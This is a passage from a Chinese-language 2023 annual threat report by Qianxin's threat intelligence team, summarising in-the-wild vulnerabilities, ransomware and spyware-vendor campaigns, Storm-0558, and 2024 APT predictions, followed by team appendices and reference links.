这里卡巴斯基指出攻击中一个特殊的 0day 漏洞 CVE-2023-38606，该漏洞通过硬件内存映射 I/O(MMIO) 寄存器来绕过页面保护层 (PPL)，但有意思的是该漏洞利用的 MMIO 地址范围是一段不存在于官方记录的区域，而这些地址对应的未知 MMIO 寄存器与 GPU 协处理器有关。

三、潜入深渊的梭子鱼 CVE-2023-2868

Barracuda Networks 于 2023 年 5 月 30 日发布通告，称旗下 ESG(Email Security Gateway) 设备中存在 0day 漏洞 CVE-2023-2868 并已被利用，该漏洞是 ESG 对 tar 文件过滤不严导致的远程命令执行漏洞。利用该漏洞的攻击最早发生于 2022 年 10 月，攻击者通过漏洞获取目标设备的代码执行权限后，下发 SEASPY/SALTWATER 木马。

值得注意的是，Barracuda Networks 在通告发布 7 天后，即 2023 年 6 月 6 日更新了通告内容，指出无论是否安装了漏洞补丁，受影响的 ESG 设备都需要立即更换。背后的原因为攻击者在事件披露后迅速地对常驻木马进行了更新调整，增加了其他持久化机制以试图维持访问。


Barracuda Email Security Gateway Appliance (ESG) Vulnerability

JUNE 6th, 2023:

ACTION NOTICE: Impacted ESG appliances must be immediately replaced regardless of patch version level. If you have not replaced your appliance after receiving notice in your UI, contact support now (support@barracuda.com).

Barracuda's remediation recommendation at this time is full replacement of the impacted ESG.

▲ 图 4.6 Barracuda Networks 漏洞通告

四、升级开始 - 0day 化的勒索团伙

勒索团伙大多数情况下以经济勒索为目的，其本身对 0day 需求并不大，部分团伙可能会为获取 System 权限内置一些 Nday 提权漏洞，或在传播时使用类似永恒之蓝的 Nday 漏洞。但是从 2022 年底开始，勒索团伙的攻击中不断出现出现 0day 漏洞。

最早为 2022 年底的 CVE-2022-44698，该漏洞允许攻击者使用一个错误格式的 JS 认证签名绕过 SmartScreen 安全告警，Magniber 勒索团伙通过该漏洞下发其后续的勒索软件。

2023 年 3 月，Google Tag 再次捕获到了 Magniber 勒索团伙的 0day 攻击，这次攻击中使用了 0day CVE-2023-24880，该漏洞和 CVE-2022-44698 类似，通过一个错误格式的 MSI 认证签名来绕过 SmartScreen 安全告警。


2023 年 4 月，卡巴斯基披露了 Nokoyawa 团伙的 0day 攻击事件，攻击中使用了 0day CVE-2023-28252，该漏洞为 Windows 系统 CLFS 组件中的一处越界写入漏洞，成功利用后将导致权限提升。

随着攻防双方的不断对抗，如今勒索团伙也逐渐加入 0day 的网络军备竞赛，而作为以经济利益为导向的犯罪团伙，勒索集团凭借攫取的丰厚不义之财来维系其源源不断的 0day 供应，明年我们可能会看到更多 0day 利用出现在勒索团伙的攻击中。

五、云上幽灵 - Storm-0558

2023 年 6 月，美国联邦民事行政部门 (FCEB) 机构在其 Microsoft 365(M365) 云环境中发现了可疑活动。该机构向 Microsoft 和网络安全和基础设施安全局 (CISA) 报告了该活动。经过调查，Microsoft 确认有 APT 团伙访问并泄露了非机密的 Exchange Online Outlook 数据，随后微软将该组织命名为 Storm-0558。

通过微软的调查，从 2023 年 5 月 15 日开始，Storm-0558 使用伪造的身份验证令牌访问了大约 25 个组织的用户电子邮件，其中包括政府机构和公共云中的相关消费者帐户。由于微软认证上存在的多个安全问题，攻击者通过窃取一个未激活的微软账户 (MSA) 消费者签名密钥，并利用它伪造了 Azure AD 企业和 MSA 消费者的身份验证令牌，从而访问了 OWA 和 outlook.com。一旦利用伪造的令牌通过合法客户端的身份验证，威胁参与者就可以访问 OWA API，并从 OWA 使用的 GetAccessTokenForResource API 中获取 Exchange Online 的访问令牌 (由于设计缺陷，攻击者能够通过展示之前从该 API 获得的令牌来获取新的访问令牌)，以下为安全研究人员 Amitai Cohen 总结的攻击活动流程。



▲ 图 4.7 Storm-0558 攻击流程

随着云上业务的逐渐兴起，大量企业核心业务也向云上迁移，这次事件也为云上认证的安全性敲响了警钟，即使是全球前三的云企业也无法回避这个问题。在整个攻击活动中，攻击者利用了多处微软系统中的安全问题，从而实现了信息的窃取。对于大型云企业，如何做好相关的安全业务，保证用户的核心数据安全将成为未来受到持续关注的安全焦点。

六、移动端漏洞趋向底层硬件化

近年来移动端设备的功能越来越强大，大量 PC 端的功能开始向移动端转移，并成为 APT 团伙的重点关注目标。从 Android 到 iOS，移动设备的攻击向量往往是以浏览器为入口，结合提权漏洞绕过沙箱，攻防的核心主要还是在系统软件层面，但是近两年移动端的在野漏洞开始出现与硬件平台相关的利用，如去年 ARM 的 CVE-2021-39793，再到今年 Qualcomm 的 GPU 漏洞 CVE-2023-33106/CVE-2023-33107/CVE-2023-33063。这一方面可以说是 Goolge/Apple 的努力，导致针对现代移动操作系统的完整攻击链的构建成本愈发高昂，另一方面也似乎标志着攻击者正在尝试转移攻击面，将目光投向更底层的硬件厂商领域。相较于上层的系统大厂，无论是 ARM 还是 Qualcomm，其在安全方面的投入肯定是有所不如的，这种情况下攻击者转向更薄弱的攻击场景也情有可原，但是这一猜想是否正确，还需要时间的验证。

七、1day 漏洞的利用率激增

在漏洞的生命周期中，往往存在着一段漏洞补丁刚发布，而网络上产品还未安装补丁的真空期，这段真空期的长短往往取决于作为产品使用者的企业的网络安全运维能力。不少网络安全意识薄弱的企业，可能时过几个月仍未修复一些高危漏洞，这一情况经常会吸引来很多已具备该 1day 漏洞利用能力的攻击者。

包括波音公司在内的数家企业被臭名昭著的 Lockbit 勒索团伙攻击这一事件引起多方关注，安全研究人员就推测攻击者可能利用了 Citrix NetScaler 设备在 10 月发布安全更新修补的漏洞（漏洞编号 CVE-2023-4966，别名 Citrix Bleed），对未及时安装补丁的设备进行攻击。

此外奇安信安服团队及威胁情报中心观察到多个网络攻击团伙利用 10 月底披露的开源组件 ActiveMQ 漏洞（漏洞编号 CVE-2023-46604，CNVD-2023-69477）进行攻击，其中不乏勒索攻击团伙。而存在漏洞的 ActiveMQ 版本往往会集成在其他软件产品中，使用了这些软件产品的信息系统也会受到该漏洞影响而变成潜在的攻击目标。


随着网络安全产业的发展，漏洞利用的披露也越来越快，拿到漏洞细节的攻击者拥有更充足的时间发起攻击，如何在越来越短的时间窗口中尽可能的修复互联网上的漏洞设备成为监管机构和安全厂商需要考虑的一大难题。

八、网络军火商背靠国家金主

2023 年出现了多起以漏洞军火商代理发起的攻击活动，这些活动背后或多或少都有国家背景，形成了国家提供资金，军火商提供武器，对特定群体进行攻击的模式。

2023 年 4 月微软及公民实验室同时披露了漏洞军火商 QuaDream 以 iOS14 0day 进行攻击的事件，并指出沙特阿拉伯政府和加纳政府都是 QuaDream 的客户。

2023 年 9 月 Google 及公民实验室共同披露了 Cytrox 漏洞军火商利用 iOS 平台 0day 漏洞 CVE-2023-41991、CVE-2023-41992、CVE-2023-41993 及 Android 0day 漏洞 CVE-2023-4762 对前埃及议员发起的攻击事件，文中指出恶意软件通过中间人攻击 (MITM) 下发，当受害者访问某些没有 HTTPS 的网站 URL 时将被跳转到对应的 0day 攻击链接，从而完成对目标手机的接管。



▲ 图 4.8 0day 攻击链中的间谍软件注入中间盒

2023 年 10 月大赦国际披露疑似具有东南亚国家背景的团伙购买了 Cytrox 开发的相关武器军火，针对 27 名个体和 23 个机构的至少 50 个社交媒体账户发起攻击，并投递 Predator 间谍软件。

九、射向国产软件的暗箭

2023 年奇安信情报中心在日常的运营中发现多起使用国产软件 0day 为攻击入口的安全事件。

其中包括利用 WPS 0day 实施的攻击活动，攻击者制作的恶意文档带有对 WPS 漏洞的利用，文档打开后可以直接导致远程代码执行。奇安信威胁情报中心第一时间将攻击 POC 代码提交金山，并获得相关致谢。

3) 微信公众号：WPS 客户服务

2. 如果您在使用 WPS Office 个人版，您可以选择重启 WPS Office，使其自动应用热补丁修复漏洞。您也可以访问 WPS 官网 https://www.wps.cn 下载并安装最新版的 WPS Office。

3. 不受影响软件名称及版本：

软件名称	平台	发布日期	版本号
WPS Office 个人版	Windows	2023-07-28	高于 12.1.0.15120（不含）
WPS Office 机构版本（如专业版、专业增强版）	Windows	2023-07-28	高于 11.8.2.12055（不含）

版本获取途径

1. 如果您在使用 WPS Office 机构版本（如专业版、专业增强版），您可以联系专属客户经理或以下方式联系我们获取最新版本。

1) 客服热线：400-677-5005

2) 客服邮箱：wps@wps.cn

3) 微信公众号：WPS 客户服务

2. 如果您在使用 WPS Office 个人版，您可以选择重启 WPS Office，使其自动应用热补丁修复漏洞。您也可以访问 WPS 官网 https://www.wps.cn 下载并安装最新版的 WPS Office。

漏洞信息来源

该漏洞是由奇安信网神信息技术（北京）股份有限公司（简称“奇安信”）报告给金山办公，金山办公感谢奇安信与我们协同披露漏洞，以保护金山办公的客户。

▲ 图 4.9 金山致谢

在 2022 年，奇安信威胁情报中心在日常的威胁监控中发现多起针对国内重点单位的攻击事件，攻击团伙当时借助国内某邮箱的 0day 漏洞，展开对目标单位核心数据的窃取行动。此外我们也监控到 APT-Q-77 利用国内防火墙设备的漏洞进行攻击的案例，具体细节详见”2023 年紧盯我国的活跃组织”章节。

第五章 2024年高级持续性威胁预测

我们基于 2023 年 APT 威胁的态势以及近年来 APT 威胁组织和活动的变化情况对 2024 年高级持续性威胁进行预测。

一、全球局势动荡催生更加频繁的 APT 攻击活动

俄乌冲突从 2022 年持续至今，战局依旧胶着；2023 年 10 月，巴勒斯坦武装组织哈马斯与以色列爆发激烈冲突，中东地区再度风起云涌。世界多地局势日趋紧张，各国之间冲突加剧。另一方面，2024 年将是一个“全球选举年”，据不完全统计，2024 年全球将有 76 个国家 / 地区举行大选，涉及北美、欧洲、南亚地区的多个国家，覆盖全球 41.7 亿人口。

在未来变数增多的背景下，倚靠国家支持的攻击团伙或将以更频繁的攻击、更隐蔽的手段对更广泛的目标实施情报刺探活动。

二、移动端将继续受到攻击者关注

针对移动端的网络攻击在持续增多，2023 年，我们观察到多个组织在 Android 平台的攻击活动。2023 年 12 月，卡巴斯基披露了针对 iOS 设备的 Operation Triangulation 的完整攻击链。该活动使用了 4 个 0day 漏洞，并持续 4 年之久，其隐蔽性和攻击复杂度可想而知。如果之前移动端的攻击活动只是在数量上引人注目，那么 Operation Triangulation 更是显示了 APT 组织在移动端攻击水平的高度。

另外，网络军火商的活跃在一定程度上丰富了攻击团伙面向移动平台的数字武器。根据这个发展趋势，我们预测 2024 年将会出现更多针对 Android/iOS 等移动设备的攻击。

三、软件供应链仍是常用攻击途径

2023 上半年曝光的 3CX 音视频会议软件供应链攻击事件一石激起千层浪，影响到全球多家企业，更令人震惊的是，后续调查发现攻击者之所以能够进入软件开发环境植入恶意代码是源自另一起供应链攻击。在 3CX 事件之外，针对开源软件组件的供应链攻击事件也在不断发生，比如，攻击者模仿具有高使用量的 Python 库在 PyPI 平台上创建带恶意代码的版本，迷惑受害者使用，从而植入恶意程序。

一旦攻击者控制了软件供应链的其中一个节点，攻击影响面就能覆盖到下游的所有用户，而且行为相对隐蔽，这些特点使得软件供应链仍是攻击者紧盯的目标之一。

四、人工智能技术被攻击者滥用

近两年人工智能技术的发展成果已被应用到多个领域，为人们的工作生活提供了不少便利。然而有效的工具免不了被投入恶意用途，目前已经有攻击者开始利用人工智能技术提升攻击活动的效率。人工智能应用 ChatGPT 发布后虽然施加了各种限制避免被恶意使用，但这并没有阻止攻击者的步伐，类似 ChatGPT 的恶意版本 WormGPT 和 FraudGPT 已经出现在暗网，它们能帮助攻击者编写恶意软件，拟定钓鱼邮件内容。


通过人工智能的辅助，攻击者可以减少制作恶意软件和钓鱼内容时出现的错误以及个人风格特征。除此之外，人工智能技术很可能被进一步滥用到其他恶意领域。

五、网络威胁呈现更复杂的生态

随着攻防对抗的不断升级，网络威胁背后的地下世界出现更加精细的分工，目前存在的一种情况是，网络武器的开发甚至进攻任务的实施不用攻击者亲自完成。在这个地下生态中，网络军火商为攻击者提供武器支持，一方面大大降低了 APT 攻击的技术门槛，另一方面也给原始攻击者带来额外的反溯源保护。

而雇佣黑客组织的作用则体现在替 APT 团伙分担一部分攻击任务。我们观察到 APT-Q-41 在今年呈现出较强的外包特征，就是其中一个例子。另外，在一份针对南亚雇佣黑客组织 Appin 的研究报告中指出，该组织的多产与当前南亚地区 APT 活动的惊人数量存在密不可分的关系。无独有偶，“渗透测试培训组织”AlphaLock 除了培训黑客，还会向威胁行为者出售针对特定组织机构的攻击服务。


附录1 全球主要APT组织列表



附录2 奇安信威胁情报中心

威胁情报中心是奇安信集团旗下专注于威胁情报收集、分析、生产的专业部门，以业界领先的安全大数据资源为基础，基于奇安信长期积累的威胁检测和大数据技术，依托亚太地区顶级的安全分析师团队，通过创新性的运营分析流程，开发威胁情报相关的产品和服务，输出威胁安全管理与防护所需的情报数据，协助客户发现、分析、处置高级威胁活动事件。

奇安信 ALPHA 威胁分析平台（https://ti.qianxin.com），是奇安信集团面向安全分析师和应急响应团队提供的一站式云端服务平台，该平台拥有海量互联网基础数据和威胁研判分析结果，为安全分析人员及各类企业用户提供基础数据的查询、攻击线索拓展、事件背景研判、攻击组织解析、研究报告下载等多种维度的威胁情报数据与威胁情报服务，提供全方位的威胁情报能力。



奇安信威胁情报中心

奇安信病毒响应中心

附录3 红雨滴团队(RedDirp Team)

奇安信旗下的高级威胁研究团队红雨滴（RedDrip Team，@RedDrip7），成立于 2015 年（前身为天眼实验室），持续运营奇安信威胁情报中心至今，专注于 APT 攻击类高级威胁的研究，是国内首个发布并命名“海莲花”（APT-C-00，OceanLotus）APT 攻击组织的安全研究团队，也是当前奇安信威胁情报中心的主力威胁分析技术支持团队。

目前，红雨滴团队拥有数十人的专业分析师和相应的数据运营和平台开发人员，覆盖威胁情报运营的各个环节：公开情报收集、自有数据处理、恶意代码分析、网络流量解析、线索发现挖掘拓展、追踪溯源，实现安全事件分析的全流程运营。团队对外输出机读威胁情报数据支持奇安信自有和第三方的检测类安全产品，实现高效的威胁发现、损失评估及处置建议提供，同时也为公众和监管方输出事件和组织层面的全面高级威胁分析报告。

依托全球领先的安全大数据能力、多维度多来源的安全数据和专业分析师的丰富经验，红雨滴团队自 2015 年持续发现多个包括海莲花在内的 APT 组织在中国境内的长期活动，并发布国内首个组织层面的 APT 事件揭露报告，开创了国内 APT 攻击类高级威胁体系化揭露的先河，已经成为国家级网络攻防的焦点。

奇安信红雨滴团队

关注微信公众号

“红雨滴”背后的故事 — “从 100 亿个雨滴中找一个红雨滴”

2006 年 11 月 20 日，因发现 J 粒子而获得诺贝尔奖的著名华裔物理学家丁肇中教授来到中国驻瑞士大使馆，做了一场精彩的讲座。丁肇中教授形容自己发现构成物质的第四种基本粒子——J 粒子的高精度实验时说到：“相当于在北京下雨时，每秒钟有 100 亿个雨滴，如果有一个雨滴是红色的，我们就要从这 100 亿个里找出它来。”

而奇安信威胁情报中心高级威胁分析团队同样需要在海量数据中精准找寻那些红色威胁。最终，我们选择了“红雨滴”作为团队的名称。

附录4 参考链接

1.https://www.gov.pl/web/baza-wiedzy/espionage-campaign-linked-to-russian-intelligence-services
2.https://unit42.paloaltonetworks.com/cloaked-ursa-phishing/
3.https://lab52.io/blog/2344-2/
4.https://www.recordedfuture.com/bluebravo-adapts-to-target-diplomatic-entities-with-graphicalproton-malware
5.https://cert.gov.ua/article/5105791
6.https://blog.sekoia.io/aridviper-an-intrusion-set-allegedly-associated-with-hamas/
7.https://mp.weixin.qq.com/s/_WMljf41eTsBrQDa3BjFTQ
8.https://mp.weixin.qq.com/s/w--fSiFrHQUaIv80AuitZQ
9.https://mp.weixin.qq.com/s/fiXIrwaDikNrV4wLGhJ_Mw
10.https://mp.weixin.qq.com/s/jI37KhBYoT1sAJOF2T5hEg
11.https://mp.weixin.qq.com/s/bOJ88Zzk27ZaHShlYUCYgA
12.https://sentinelone.com/labs/comrades-in-arms-north-korea-compromises-sanctioned-russian-missile-engineering-company/
13.https://mp.weixin.qq.com/s/kiwP2rKfllbRq2Afn8jKWw
14.https://www.seqrite.com/blog/double-action-triple-infection-and-a-new-rat-sidecopys-persistent-targeting-of-indian-defence/
15.https://mp.weixin.qq.com/s/OZgDgmUDZSML_NX_Wa_C6A
16.https://mp.weixin.qq.com/s/g8oSytVgRSV2773kwZYUHA
17.https://www.welivesecurity.com/2023/03/07/love-scam-espionage-transparent-tribe-lures-indian-pakistani-officials/?web_view=true
18.https://mp.weixin.qq.com/s/MhyGLPqOthzG-H2RVeobAw
19.https://mp.weixin.qq.com/s/bSsmRQFQz-2Llhd3rOfRVw
20.https://blogs.blackberry.com/en/2023/02/newspenguin-a-previously-unknown-threat-actor-targets-pakistan-with-advanced-espionage-tool
21.https://mp.weixin.qq.com/s/BvfZ5yRiVBuorgoTznY65A
22.https://securityaffairs.com/149698/apt/kimsuky-war-simulation-centre.html
23.https://mp.weixin.qq.com/s/uYV4x-46dkKpX76uzqyTmg
24.https://securelist.com/the-lazarus-group-deathnote-campaign/109490/

25.https://www.group-ib.com/blog/dark-pink-episode-2/
26.https://mp.weixin.qq.com/s/w--fSiFrHQUaIv80AuitZQ
27.https://securelist.com/gopuram-backdoor-deployed-through-3cx-supply-chain-attack/109344/
28.https://www.mandiant.com/resources/blog/north-korea-supply-chain
29.https://medium.com/checkmarx-security/lazarus-group-launches-first-open-source-supply-chain-attacks-targeting-crypto-sector-cabc626e404e
30.https://www.reversinglabs.com/blog/vmconnect-supply-chain-campaign-continues
31.https://www.microsoft.com/en-us/security/blog/2023/11/22/diamond-sleet-supply-chain-compromise-distributes-a-modified-cyberlink-installer/
32.https://mp.weixin.qq.com/s/f5YE12w3x3wad5EO0EB53Q
33.https://www.cisa.gov/sites/default/files/2023-12/aa23-347a-russian-foreign-intelligence-service-svr-exploiting-jetbrains-teamcity-cve-globally_0.pdf
34.https://www.microsoft.com/en-us/security/blog/2023/08/02/midnight-blizzard-conducts-targeted-social-engineering-over-microsoft-teams/
35.https://www.mandiant.com/resources/blog/apt43-north-korea-cybercrime-espionage
36.https://mp.weixin.qq.com/s/Nk2zml2d0HtK0hszyKW2Dw
37.https://mp.weixin.qq.com/s/yX8iKaPSr9VS3Z2wsgdisw
38.https://asec.ahnlab.com/ko/50851/
39.https://mp.weixin.qq.com/s/sO2rJbYbqLcYb3AvAUMeGg
40.https://mp.weixin.qq.com/s/gH6cWCn8PswJ4d2ef7ZSeQ
41.https://mp.weixin.qq.com/s/lvSraGnMsl3a1jEUubuvyw
42.https://www.sentinelone.com/labs/transparent-tribe-apt36-pakistan-aligned-threat-actor-expands-interest-in-indian-education-sector/
43.https://www.seqrite.com/blog/transparent-tribe-apt-actively-lures-indian-army-amidst-increased-targeting-of-educational-institutions
44.https://mp.weixin.qq.com/s/8zpPPl6JIXqa4QEpiKC5GQ
45.https://www.fbi.gov/news/press-releases/fbi-identifies-cryptocurrency-funds-stolen-by-dprk
46.https://securelist.com/unveiling-lazarus-new-campaign/110888/
47.https://mp.weixin.qq.com/s/EQ8nrfE3tkfg4nB8F49VLA
48.https://mp.weixin.qq.com/s/W4hkBRJnwN1G32QCpaNNoA22.https://securityaffairs.com/149698/apt/kimsuky-war-simulation-centre.html
49.https://www.proofpoint.com/us/blog/threat-insight/ta444-apt-startup-aimed-at-your-funds

50.https://labs.withsecure.com/content/dam/labs/docs/WithSecure-Lazarus-No-Pineapple-Threat-Intelligence-Report-2023.pdf
51.https://asec.ahnlab.com/ko/47622/
52.https://asec.ahnlab.com/ko/47820/
53.https://www.welivesecurity.com/2023/02/23/winordll64-backdoor-vast-lazarus-arsenal/
54.https://mp.weixin.qq.com/s/iAGUMG7UmDFcB96HYhqRDw
55.https://asec.ahnlab.com/en/49295/
56.https://blog.alyac.co.kr/5102
57.https://blog.alyac.co.kr/5103
58.https://medium.com/s2wblog/kimsuky-group-appears-to-be-exploiting-onenote-like-the-cybercrime-group-3c96b0b85b9f
59.https://www.zscaler.com/blogs/security-research/unintentional-leak-glimpse-attack-vectors-apt37
60.https://threatmon.io/chinotto-backdoor-technical-analysis-of-the-apt-reapers-powerful/
61.https://asec.ahnlab.com/en/50625/
62.https://blog.google/threat-analysis-group/how-were-protecting-users-from-government-backed-attacks-from-north-korea/
63.https://blog.virustotal.com/2023/04/apt43-investigation-into-north-korean.html
64.https://www.welivesecurity.com/2023/04/20/linux-malware-strengthens-links-lazarus-3cx-supply-chain-attack/
65.https://www.jamf.com/blog/bluenoroff-apt-targets-macos-rustbucket-malware/#
66.https://mp.weixin.qq.com/s/iCFz9vhYGxz0cd8_0-PhDQ
67.https://research.checkpoint.com/2023/chain-reaction-rokrats-missing-link/
